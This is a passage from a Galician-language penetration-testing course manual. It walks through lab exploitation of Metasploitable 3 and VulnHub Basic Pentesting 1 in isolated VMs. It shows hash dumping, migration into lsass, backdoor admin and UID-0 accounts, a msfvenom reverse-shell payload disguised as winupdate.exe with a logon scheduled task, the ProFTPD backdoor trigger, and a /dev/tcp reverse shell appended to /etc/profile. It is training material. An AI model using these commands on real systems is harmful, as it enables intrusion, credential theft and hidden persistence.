leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
meterpreter >
```

```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x64   0
 136   472   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
 252   4     smss.exe           x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 296   472   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE
 328   308   csrss.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 372   308   wininit.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 392   380   csrss.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 428   380   winlogon.exe       x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 472   372   services.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 488   372   lsass.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 496   372   lsm.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 596   472   svchost.exe        x64   0        NT AUTHORITY\SYSTEM
 656   472   VBoxService.exe    x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\VBoxService.exe
 724   472   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE
```

```
meterpreter > migrate 488
[*] Migrating from 1096 to 488...
[*] Migration completed successfully.
meterpreter >
```

Uso do comando `migrate` en Meterpreter

O comando `migrate` permite mover a sesión de Meterpreter a outro proceso do sistema. Isto faise por varias razóns:

1. **Estabilidade da sesión**
   Se a shell está nun proceso débil (ex.: o servizo vulnerado), pode caer ou reiniciarse. Migrar a un proceso estable como `explorer.exe` ou `lsass.exe` garante continuidade.
2. **Persistencia**
   Procesos como `explorer.exe` ou `lsass.exe` arrancan sempre en cada inicio de sesión, polo que a presenza de Meterpreter pode sobrevivir máis tempo.
3. **Elevación de privilexios e dumping de credenciais**
   Migrar a `lsass.exe` (Local Security Authority Subsystem Service) permite:
4. Dumpear *hashes* e credenciais en memoria con ferramentas como `mimikatz` ou `hashdump`.
5. Capturar tokens doutros usuarios.
   Para isto é necesario ter privilexios **NT AUTHORITY\SYSTEM**.
6. **Evasión de detección**
   Algúns antivirus/EDR monitorizan o proceso explotado. Migrando a un proceso de confianza como `explorer.exe`, redúcese o risco de detección inmediata.

Cando usar cada un?

- **`explorer.exe`**
  Útil para manter unha sesión estable asociada ao usuario logado, con acceso á súa interface e permisos. Ideal para pivotar, keylogging, captura de pantalla, etc.
- **`lsass.exe`**
  Útil para a extracción de credenciais e control total do sistema. É un dos obxectivos principais nun pentest/red team, xa que permite escalar lateralmente na rede. Require privilexios **SYSTEM**.

Resumo

- `explorer.exe` = estabilidade + acceso á sesión do usuario.
- `lsass.exe` = credenciais + control total (require SYSTEM).

Fase 5: Persistencia

Opción 1 - Usuario administrador permanente

```
shell
whoami
net user pentester abc123. /add
net localgroup administrators pentester /add
```

```
meterpreter > shell
Process 4620 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>net user pentester abc123. /add
net user pentester abc123. /add
The command completed successfully.


C:\Windows\system32>net localgroup administrators pentester /add
net localgroup administrators pentester /add
The command completed successfully.
```

Opción 2 - Backdoor con Metasploit

Na máquina virtual Kali GNU/Linux:

- Iniciar un `multi/handler` para recibir a persistencia. Así, dende a consola Msfconsole aberta:

```
exit
background
use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.56.29
set LPORT 5555
set ExitOnSession false
run -j
```

Premer `Intro` para ter a msfconsole en primeiro plano.

```
C:\Windows\system32>exit
exit
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/ms17_010_eternalblue) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.29
LHOST ⇒ 192.168.56.29
msf6 exploit(multi/handler) > set LPORT 5555
LPORT ⇒ 5555
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession ⇒ false
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.56.29:5555

msf6 exploit(multi/handler) >
```

Na máquina Kali GNU-Linux:

- Abrir outra consola para xerar o payload para persistencia.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.29 LPORT=5555 -f exe -o /tmp/winupdate.exe
```

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.29 LPORT
=5555 -f exe -o /tmp/winupdate.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from th
e payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: /tmp/winupdate.exe
```

- Subir o payload a máquina virtual Windows e crear unha tarefa programada para ser executado na máquina virtual Windows cada vez que faga login un usuario:

Sube o ficheiro ao equipo vítima Windows

```
sessions -l
sessions -i 1
meterpreter> execute -f cmd.exe -a "/c mkdir C:\\ProgramData\\WinUpdate"
meterpreter> upload /tmp/winupdate.exe C:\\ProgramData\\WinUpdate
```

```
msf6 exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information          Connection
  --  ----  ----                     -----------          ----------
  1         meterpreter x64/win      NT AUTHORITY\SYSTEM  192.168.56.29:4444 -
            dows                     @ METASPLOITABLE3    > 192.168.56.39:4930
                                                          7 (192.168.56.39)

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > execute -f cmd.exe -a "/c mkdir C:\\ProgramData\\WinUpdate"
Process 1228 created.
meterpreter > upload /tmp/winupdate.exe C:\\ProgramData\\WinUpdate
[*] Uploading  : /tmp/winupdate.exe → C:\ProgramData\WinUpdate\winupdate.exe
[*] Completed  : /tmp/winupdate.exe → C:\ProgramData\WinUpdate\winupdate.exe
meterpreter >
```

- Crear a tarefa programada a partir do ficheiro subido(payload)


```
execute -f cmd.exe -a "/c schtasks /Create /SC ONLOGON /RU SYSTEM /RL HIGHEST /TN WinUpdate /TR C:\\ProgramData\\WinUpdate\\winupdate.exe /F"
```

```
meterpreter > execute -f cmd.exe -a "/c schtasks /Create /SC ONLOGON /RU SYST
EM /RL HIGHEST /TN WinUpdate /TR C:\\ProgramData\\WinUpdate\\winupdate.exe /F
"
Process 876 created.
meterpreter >
```

Esta tarefa:
- Executarase ao login
- Con privilexios elevados
- Chamará ao ficheiro `payload` especificado

Reiniciar e a sesión será recibida no handler tras login do usuario:

```
meterpreter> shell
C:\Windows\system32>shutdown /r /t 0
```



Fase 6: Informe final

Seguir o indicado en Informes de Pentesting para obter:

- Informe técnico
- Informe executivo

3.2.3 VulnHub

Introdución

Que é VulnHub?

VulnHub é unha plataforma que ofrece máquinas vulnerables en formato descargable (xeralmente .ova ou .vmdk) para practicar técnicas de hacking ético nun entorno controlado e illado.

É necesario rexistrarse?

Non. Non é necesario crear conta para descargar máquinas nin para acceder ao contido dispoñible.

Pódense publicar solucións?

VulnHub permite publicar *write-ups* (resolucións) sempre que se mencione o autor da máquina e non se publique antes do período de cortesía (recoméndase agardar unhas semanas despois da súa publicación orixinal).

Práctica Taller: Basic Pentesting 1 (VulnHub) – Pentest completo paso a paso

> **Recomendacións**
>
> • Non actualizar os paquetes da máquina (podería romper vectores de ataque).
>
> • Traballar sempre nunha rede illada (host-only).
>
> • Úsaa como práctica inicial antes de abordar máquinas máis complexas.

> **Credenciais**
>
> • Usuario: `marlinspike`
>
> • Contrasinal: `marlinspike`

Obxectivo


Realizar un test de intrusión completo (6 fases) sobre a máquina, desde enumeración ata explotación, persistencia e redacción do informe.

Pasos básicos

1. Descargar a máquina(OVA) dende VulnHub: Basic Pentesting 1
   • **Name**: Basic Pentesting: 1
   • **Date release**: 8 Dec 2017
   • **Author**: Josiah Pierce
   • **Series**: Basic Pentesting
2. Comprobar o hash


```
$ sha1sum basic_pentesting_1.ova
f207a5ced5369a4ba29971b932b8c683c4aa14c2  basic_pentesting_1.ova
```

3. Importar a OVA en VirtualBox e asegurarse que na configuración de rede o Adaptador 1 esté en modo **Só anfitrión (Host-only)**



4. Iniciar a máquina.

5. Configurar en VirtualBox unha máquina **Kali Linux** coa rede en modo **Só anfitrión (Host-only)**.



6. Arrancar a máquina Kali Linux:
   - Identificar a IP (`netdiscover` ou `arp-scan` ou `nmap`) e realizar escaneo con `nmap` .
   - Detectar vulnerabilidades en servizos como FTP, SSH ou Apache.
   - Explorar un vector de ataque (FTP ProFTPD).
   - Establecer persistencia e recoller información do sistema.
7. Elaborar un informe final coas evidencias obtidas.

FASES DUN TEST DE INTRUSIÓN (PENTEST)

Fase 1: Recopilación de información

> **Prerrequisito**
>
> Realizar os Pasos básicos do 1 ao 5(inclusive).
> Arrancar a máquina Kali Linux na primeira opción de arranque.

A. Dende a máquina Kali Linux detectar IP da máquina. Así, executar nunha consola:

```
setxkbmap es
sudo arp-scan --interface=eth0 192.168.56.0/24 || sudo netdiscover -r 192.168.56.0/24 || sudo nmap -sn -PR 192.168.56.0/24
```

> **IP atopada para esta máquina de vulnhub**
>
> No caso de execución deste procedemento a IP atopada foi: **192.168.56.34**, pero no voso caso pode variar. Tédeo en conta para o seguimento desta práctica.

B. Comprobación de conectividade e detección do sistema operativo. Así, executar na anterior consola:

```
ping -c1 192.168.56.34 -R
```

TTL

- TTL ≃ 64 ⇒ GNU/Linux
- TTL ≃ 128 ⇒ Microsoft Windows

  Como podemos observar na saída do comando `ping` estamos ante unha máquina obxectivo GNU/Linux. E é certo, xa que sabemos que é unha Ubuntu 16.04 LTS

C. Escaneo básico con Nmap:

```
nmap -sC -sV -oA basicpentest-scan 192.168.56.34
```

```
...
21/tcp  open  ftp     ProFTPD 1.3.3c ...
22/tcp  open  ssh     OpenSSH 7.2p2 Ubuntu ...
80/tcp  open  http    Apache httpd 2.4.18 (Ubuntu) ...
...
```

Fase 2: Análise de vulnerabilidades

Identificación de servizos vulnerábeis:

- Servizos atopados: FTP (ProFTPD), SSH, Apache

Dende a máquina Kali GNU/Linux empregar `searchsploit` para buscar exploits relacionados con ProFTPD:

```
searchsploit proftpd 1.3.3c
```

```
---------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                              |  Path
---------------------------------------------------------------------------- ---------------------------------
ProFTPd 1.3.3c - Compromised Source Backdoor Remote Code Execution          | linux/remote/15662.txt
ProFTPd-1.3.3c - Backdoor Command Execution (Metasploit)                    | linux/remote/16921.rb
---------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

Exploits atopados

Podemos observar que atopamos 2 exploits para explotar a vulnerabilidade: un ficheiro coa explicación do exploit e un script de Metasploit
Lemos os contidos dos ficheiros cos seguintes comandos para estudar os exploits:

```
searchsploit -x 15662.txt
searchsploit -x 16921.rb
```

Unha vez estudados os exploits continuamos coa fase de Explotación.

Fase 3: Explotación

Dende a máquina Kali GNU/Linux conectámonos por FTP ao porto 21:

```
nc 192.168.56.34 21
```


Escribimos:

```
HELP ACIDBITCHEZ
```

Prememos **Intro** e obtemos unha shell de **root**:

> **OLLO!**
>
> Aparentemente non pasa nada pero se empezamos a escribir comandos, estamos ante unha shell de **root**

```
id
uid=0(root) gid=0(root)
```



Fase 4: Post-explotación

Recolleita de información (datos sensibles): Dende a consola aberta de *root* a través de *nc* podemos ir recopilando información.

```
whoami
uname -a
cat /etc/passwd
cat /etc/shadow
ls -l /home
ls -lahtr /home/marlinspike
```

Fase 5: Persistencia

Opción 1: Reverse shell

> **IP da máquina Kali Linux**
>
> No caso de execución deste procedemento a IP da máquina Kali Linux foi: **192.168.56.36**, pero no voso caso pode variar. Tédeo en conta para o seguimento desta práctica.
>
> ```
> $ ip -o -4 addr show eth0 | awk '{print $4}' | cut -d'/' -f1
> ```


Dentro da consola de *root* conseguida con *nc* executar:

```
echo "bash -i >& /dev/tcp/192.168.56.36/4444 0>&1" >> /etc/profile
```

E noutra consola en Kali Linux executar:

```
nc -lvp 4444
```

Agora reiniciar a máquina de vulnhub e revisar que unha vez feito login o usuario `marlinspike` a reverse shell actívase. Podemos executar o comando `reboot` na consola xerada con `nc`



Unha vez reiniciada a máquina vulnhub ao iniciar sesión co usuario `marlinspike` (contrasinal `marlinspike`) o arquivo `/etc/profile` cargarase e abrirase a `reverse shell` que temos á espera na Kali Linux:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
192.168.56.34: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.36] from (UNKNOWN) [192.168.56.34] 45866
bash: cannot set terminal process group (1254): Inappropriate ioctl for device
bash: no job control in this shell
marlinspike@vtcsec:~$ whoami
whoami
marlinspike
marlinspike@vtcsec:~$ id
id
uid=1000(marlinspike) gid=1000(marlinspike) groups=1000(marlinspike),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
marlinspike@vtcsec:~$
```

Opción 2 - Engadir usuario permanente e ademais facelo root

```
useradd -m pentester -o -u 0 -g 0
echo 'pentester:abc123.' | chpasswd
id pentester
```

```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.56.34 21
220 ProFTPD 1.3.3c Server (vtcsec) [192.168.56.34]
HELP ACIDBITCHEZ
id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
echo "bash -i >& /dev/tcp/192.168.56.36/4444 0>&1" >> /etc/profile
useradd -m pentester -o -u 0 -g 0
echo 'pentester:abc123.' | chpasswd
id pentester
uid=0(root) gid=0(root) groups=0(root)
```

Fase 6: Informe final

Seguir o indicado en Informes de Pentesting para obter:

- Informe técnico

> **Exemplos nas seccións**
>
> - Metasploitable 2
> - Metasploitable 3
> - VulnNyx

3.2.4 TryHackMe

Introdución

Que é TryHackMe?

TryHackMe é unha plataforma en liña de aprendizaxe interactiva centrada na ciberseguridade, con contidos guiados e laboratorios prácticos.

É necesario rexistrarse?

Si. Require a creación dunha conta. Existen opcións gratuitas e de pago.


Pódense publicar solucións?


Si. TryHackMe permite publicar write-ups, especialmente de habitacións “retired”. É recomendable non publicar solucións de habitacións activas sen autorización expresa.

